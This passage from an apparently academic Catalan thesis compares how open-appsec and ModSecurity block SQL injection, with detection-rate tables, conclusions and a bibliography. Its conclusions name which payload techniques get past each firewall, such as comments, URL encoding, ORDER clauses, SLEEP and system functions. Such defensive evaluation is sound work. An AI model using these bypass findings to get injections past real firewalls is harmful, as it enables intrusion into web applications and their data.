


Figura 14: HTTP parameter pollution on Modsecurity

La petició es bloqueja (codi 403) per part del WAF.

Per l'aplicació:




Figura 15: HTTP parameter pollution on application

L'aplicació respon la petició HTTP en base al valor de la segona invocació del paràmetre i ignora el valor del primer.

4.5. Resum integrat dels resultats de tots els tests

Per disposar d'una visió unificada del resultat dels tests amb les diferents eines i mètodes emprats, es proporciona una serie de taules-resum que es mostren a continuació:

Eina											
waf_comparison_project	WAF	N,peticions totals	N. peticions malicioses	N. peticions malicioses bloquejades	N. peticions malicioses NO bloquejades	N. peticions legitimes	N. peticions legitimes bloquejades	N. peticions legitimes NO bloquejades	True Positive Rate	False Positive Rate	Balanced Accuracy
	openappsec	5236	916	852	64	4320	4098	222	93,00%	5,10%	93,90%
	modsecurity			792	124		3780	540	86,40%	12,50%	86,90%

Taula 2: Sumari resultat execució waf_comparison_project

Tipus injeccio SQL	Subtipus	Eina	WAF	Bypass	Quantitat
Generic SQL Injection Payloads	Line comments	waf_comparison_project	openappsec	Si	2
			Modsecurity	Si	4
	special characters, inline comments	wafninja	openappsec	No	0
			Modsecurity	Si	N/A
Generic Error Based Payloads	Lògica booleana	waf_comparison_project	openappsec	No	0
			Modsecurity	Si	4
	N/A	wafninja	openappsec		
			Modsecurity		
Generic Time Based Payloads	sleep,wait,etc..	waf_comparison_project	openappsec	No	0
			Modsecurity	No	0
	sleep	wafninja	openappsec	Si	N/A
			Modsecurity	No	N/A
Generic Union Select Payloads	with order	waf_comparison_project	openappsec	Si	2
			Modsecurity	Si	4
	URL encoded/ parenthesis	wafninja	openappsec	Si	N/A
			Modsecurity	No	0
SQL Injection Auth Bypass Payloads	admin user	waf_comparison_project	openappsec	No	0
			Modsecurity	No	0
	N/A	wafninja	openappsec		
			Modsecurity		
SQL injection with system functions	mutitut queries info sistema	waf_comparison_project	openappsec	Si	↑↑↑
			Modsecurity	No	0
	user(),system_user()	wafninja	openappsec	Si	N/A
			Modsecurity	No	0
HTTP parameter pollution		Manual	openappsec	No	
			Modsecurity	No	

Taula 3: Sumari resultat execució segons tipus SQLinjections

En base a la informació exposada en aquest apartat, tant en el detall com en el resum final, es poden despendre una sèrie de característiques de comportament que es detallen a mode de conclusions en la secció de "Conclusions".

5. Conclusions i treballs futurs

5.1. Conclusions

Les conclusions es desglossen en dos tipologies; d'una banda, les pròpies de la realització del treball i, d'un altre, un conjunt de conclusions més tècniques/funcionals relatives al comportament observat en els WAF open-source estudiats.

Respecte les conclusions de la realització del treball es consideren:

- De forma global, s'han assolit els objectius que es van plantejar a l'inici.
  - L'objectiu general de comparativa del comportament de WAF's amb i sense ML engine davant injeccions SQL s'ha aconseguit mitjançant la definició de mètriques o KPI's i amb l'execució de tests que han donat una mesura per aquestes mètriques.
  - També, s'han identificat quins atacs/payloads son bloquejats més habitualment per cadascun dels WAF's.
- A grans trets, la planificació s'ha seguit en les diferents fases definides i, respecte la relació de tasques detallada en cadascuna de les fases.
- La metodologia utilitzada s'ha ajustat a la filosofia "Waterfall" comentada en l'apartat "Enfocament i mètode seguit". En l'etapa de Desplegament s'ha treballat de manera que es pogués aconseguir els objectius en base als recursos disponibles. Així:
  - Durant la realització de les proves, ha calgut utilitzar l'execució seqüencial de les proves (en cadascuna de les VM's) i acotar els numero de payloads utilitzats per el cas de peticions legítimes.
- S'han complert el ODS 12, definit al apartat 1.3, amb l'ús de maquines virtuals reduint l'ús de recursos globals de CPU i, per tant, en la utilització de menys energia.

En el cas de les conclusions que es desprenen de la comparativa dels WAFS, destaquen:

- Respecte les mètriques definides, el WAF open-appsec té un comportament relativament millor respecte el WAF Modsecurity amb OWASP Core Rule Set (versió 3.3.5). Això es dona en totes les mètriques, que son: "True Positive Rate" , "False positive Rate" i "Balanced Accuracy".

- Respecte el comportament segons tipologia de payloads s'observa que:
  - Els payloads amb caràcters especials de tipus aritmètic i/o comentaris bypassan el WAF Modsecurity. En el cas del WAF open-appsec els caràcters aritmètics son bloquejats, però els payloads amb comentaris també son bypassats com l'altre WAF.
  - Els atacs amb payloads amb lògica booleana son bloquejats correctament pel WAF open-appsec, a excepció dels que contenen parèntesis i algun tipus d'URL encoding. En el cas del WAF Modsecurity, gairebé tots, son bypassats.
  - En el cas de payloads basats en atacs «time based» acostumen a ser bloquejats per part dels dos WAFS. Destaca, com a curiositat, que la funció SLEEP no aconsegueix ser bloquejada pel WAF open-appsec.
  - Payloads amb unions i que contenen comentaris i/o URL encodings bypassen el WAF open-appsec habitualment. El WAF Modsecurity atura més payloads d'aquest tipus, però, per exemple, no para el que contenen clàusula ORDER.
  - Els payloads per atacs d'autenticació amb usuari «admin» son bloquejats adequadament pels dos WAFS.
  - Destaca que en els payloads que contenen «keywords», funcions del sistema, el WAF open-appsec no els detecta i son bypassats, a diferència del Modsecurity que els atura correctament.
  - Finalment, les tècniques de bypass basades en HTTP parameter pollution s'aturen adequadament per part de tots dos WAFs.

5.2. Treballs futurs

En base al treball realitzat, s'identifiquen diferents línies de treball futures que poden afegir informació addicional a la comparativa dels WAFS:

- Per una banda, entrenar més exhaustivament el model ML del WAF d'open-appsec, per aconseguir una maduresa d'aquest model i estudiar el comportament en base a aquest aprenentatge aconseguit.

- Actualment, el WAF open-appsec no incorpora funcionalitats de tipus «rate limiting» que permetin gestionar la ràtio de les peticions durant un període o, limitar en base a rang d'IPS,etc... Està anunciat que, en un futur, incorporarà aquesta funcionalitat. En aquell moment, es podria realitzar una nova comparativa entre WAF's centrant l'objectiu en les limitacions comentades.

- Un altre comparativa possible seria configurar el modSecurity amb *paranoia levels* mes alts, vigilant reduir els «false positives» i observar el comportament de la comparativa en base a aquest canvis.

6. Glossari

Legacy: En informàtica, referit a sistema tecnològic (maquinari o programari) antic que encara està en ús.

WAF: Web application firewall. Tallafocs per aplicacions web.

ML: Machine Learning

SQL: Llenguatge de programació per accés a bases de dades relacionals.

Engine (software engine): Component que forma part del nucli d'un sistema de software complex.

Backend: En informàtica, referent a la capa d'accés a dades d'un software.

Whitelist: Referent a una llista o registre d'entitats al que se li atorguen privilegis particulars.

Blacklist: Referent a una llista o registre d'entitats al que se li deneguen privilegis o obstaculitzen.

HIPAA: Health Insurance Portability and Accountability Act

GDPR: General Data Protection Regulation

add-on: En informàtica, referent a programes que únicament funcionen annexos a d'altres i que incrementen o complementen funcionalitats.

payload: En el context de ciberseguretat, referent a la part maliciosa/per realitzar acció malintencionada d'un missatge enviat a un servidor.

mètode GET: En el context del protocol HTTP, mètode per sol·licitar dades a un recurs especificat.

mètode POST: En el context del protocol HTTP, mètode per enviar dades a un servidor per crear o actualitzar un recurs.

reverse proxy/proxy invers: Es un servidor que se situa davant dels servidors web i reenvia les sol·licituds dels clients cap aquests servidors web. S'implementen per ajudar a augmentar la seguretat, rendiment i fiabilitat dels sistemes.

7. Bibliografia

[1] Z. Ghanbari, Y. Rahmani, H. Ghaffarian and M. H. Ahmadzadegan, "Comparative approach to web application firewalls," 2015 2nd International Conference on Knowledge-Based Engineering and Innovation (KBEI), Tehran, Iran, 2015, pp. 808-812, doi: 10.1109/KBEI.2015.7436148.

[2] Simon Applebaum, Tarek Gaber, Ali Ahmed,
Signature-based and Machine-Learning-based Web Application Firewalls: A Short Survey,Procedia Computer Science,Volume 189,2021,Pages 359-367,
ISSN 1877-0509

[3] OWASP Top Ten | OWASP Foundation Consultat el 4 de Octubre de 2023 de: https://owasp.org/www-project-top-ten/

[4] Injection Theory | OWASP Foundation Consultat el 4 de Octubre de 2023 de: https://owasp.org/www-community/Injection_Theory#:~:text=Injection%20is%20an%20attacker%27s%20attempt,instead%20of%20just%20“101”.

[5] D. Appelt, C. D. Nguyen, A. Panichella and L. C. Briand, "A Machine-Learning-Driven Evolutionary Approach for Testing Web Application Firewalls," in IEEE Transactions on Reliability, vol. 67, no. 3, pp. 733-757, Sept. 2018, doi: 10.1109/TR.2018.2805763.

[6] OWASP Top Ten | OWASP Foundation Consultat el de Octubre de 2023 de https://owasp.org/www-community/attacks/SQL_Injection

[7] Types of SQL Injection Consultat el de Octubre de 2023 de https://www.acunetix.com/websitesecurity/sql-injection2/

[8] OWASP_Stammtisch_Frankfurt_-_Web_Application_Firewall_Bypassing Consultat el x de Octubre de 2023 de https://owasp.org/www-pdf-archive/OWASP_Stammtisch_Frankfurt_-_Web_Application_Firewall_Bypassing_-_how_to_defeat_the_blue_team_-_2015.10.29.pdf

[9] Picking the Best Open-Source Web Application Firewall Consultat el de Octubre de 2023 de https://www.openappsec.io/post/picking-the-best-open-source-web-application-firewall

[10] What is a Web Application Firewall (WAF)? Benefits, Functions and Best Practices Consultat el de Octubre de 2023 de https://softwaremind.com/blog/what-is-a-web-application-firewall-waf-benefits-functions-and-best-practices/

[11] WAF: cortafuegos que evitan incendios en tu web | Empresas | INCIBE Consultat el x de Octubre de 2023 de https://www.incibe.es/empresas/blog/waf-cortafuegos-evitan-incendios-tu-web

[12] MJS_061_Bijjou_Bypassing Consultat el x de Octubre de 2023 de http://www.sicherheitsforschung-magdeburg.de/uploads/journal/MJS_061_Bijjou_Bypassing.pdf

[13] Github - SpiderLabs/ModSecurity Consultat el x de Octubre de 2023 de https://www.github.com/SpiderLabs/ModSecurity

[14] OWASP ModSecurity Core Rule Set | OWASP Foundation Consultat el x de Octubre de 2023 de https://owasp.org/www-project-modsecurity-core-rule-set/

[15] OWASP Coraza - Enterprise-grade open source web application firewall library Consultat el x de Octubre de 2023 de https://coraza.io

[16] Github - nbs-system/naxsi Consultat el x de Octubre de 2023 de https://www.github.com/nbs-system/naxsi

[17] Machine Learning Engine | Technology - open-appsec Consultat el x de Octubre de 2023 de https://www.openappsec.io/tech

[18] Best WAF solutions in 2023 - real-world comparison Consultat el x de Octubre de 2023 de https://www.openappsec.io/post/best-waf-solutions-in-2023-real-world-comparison

[19] Github - fastly/wafefficacy Consultat el x de Octubre de 2023 de https://www.github.com/fastly/wafefficacy

[20] Github - openappsec/waf-comparison-project Consultat el x de Octubre de 2023 de https://github.com/openappsec/waf-comparison-project

[21] Github - khalilbijjou/WAFNinja Consultat el x de Octubre de 2023 de https://github.com/khalilbijjou/WAFNinja/

8. Annexos

"Annex 1, Instal·lacions i configuracions WAF's i eines" en document adjunt.